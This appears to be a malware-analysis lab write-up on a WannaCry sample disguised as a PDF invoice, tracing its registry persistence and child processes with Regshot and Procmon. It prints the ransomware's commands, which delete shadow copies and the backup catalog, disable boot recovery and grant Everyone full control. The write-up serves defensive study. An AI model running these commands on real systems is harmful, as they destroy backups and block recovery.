Ransomware · Ransomworm · Worm
WannaCry - invoice_greenanimals.pdf.exe
- Author
- Moise Medici
- Updated
- 15 Feb 2026 · Completed
- Difficulty
- Medium
- Platform
- Family
- Languages
- MITRE
Question 9
For question 9, other than the service creation keys seen above, another key that has been added is:
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\pafhcsxxsfdrw600: ""C:\ProgramData\pafhcsxxsfdrw600\tasksche.exe""This can be found in the Regshot results, and it is used to execute C:\ProgramData\pafhcsxxsfdrw600\tasksche.exe at login.
With Procmon it is possible to understand which process created the registry key. This is a good practice to give accountability to which process actually executed what, in order to be precise with the analysis.

There is quite a lot going on. From the top, the first cmd.exe has been triggered to execute the command:
cmd.exe /c "C:\ProgramData\pafhcsxxsfdrw600\tasksche.exe"which starts the tasksche.exe process, which in turn runs all the utilities found previously in the FLOSS output:
attrib.exewith attribute+h .icaclswith attributes. /grant Everyone:F /T /C /Q- a few
cmdprocesses with arguments:C:\WINDOWS\system32\cmd.exe /c 122221764070810.batcmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quietcmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "pafhcsxxsfdrw600" /t REG_SZ /d "\"C:\ProgramData\pafhcsxxsfdrw600\tasksche.exe\"" /f
cscriptrunning with arguments//nologo m.vbs
Looking at the commands individually:
-
the
icalcscommand grants full control permissions to Everyone for the current folder and all its contents, quietly and recursively, without stopping for errors. -
the
vssadmincommand (cmd.exe /c vssadmin delete shadows /all /quiet) quietly deletes all Volume Shadow Copy backups on the system without prompting. -
the
wmic shadowcopy deletecommand removes all existing shadow copies using WMIC, in case thevssadmincommand fails. -
bcdedit /set {default} bootstatuspolicy ignoreallfailurestells Windows Boot Manager to ignore all startup and recovery failures for the default boot entry instead of showing repair prompts. -
bcdedit /set {default} recoveryenabled nodisables automatic Windows recovery for the default boot entry so the system will not trigger Startup Repair. -
wbadmin delete catalog -quietquietly deletes the Windows Backup catalog, wiping the record of all system-image and file-backup metadata stored by wbadmin.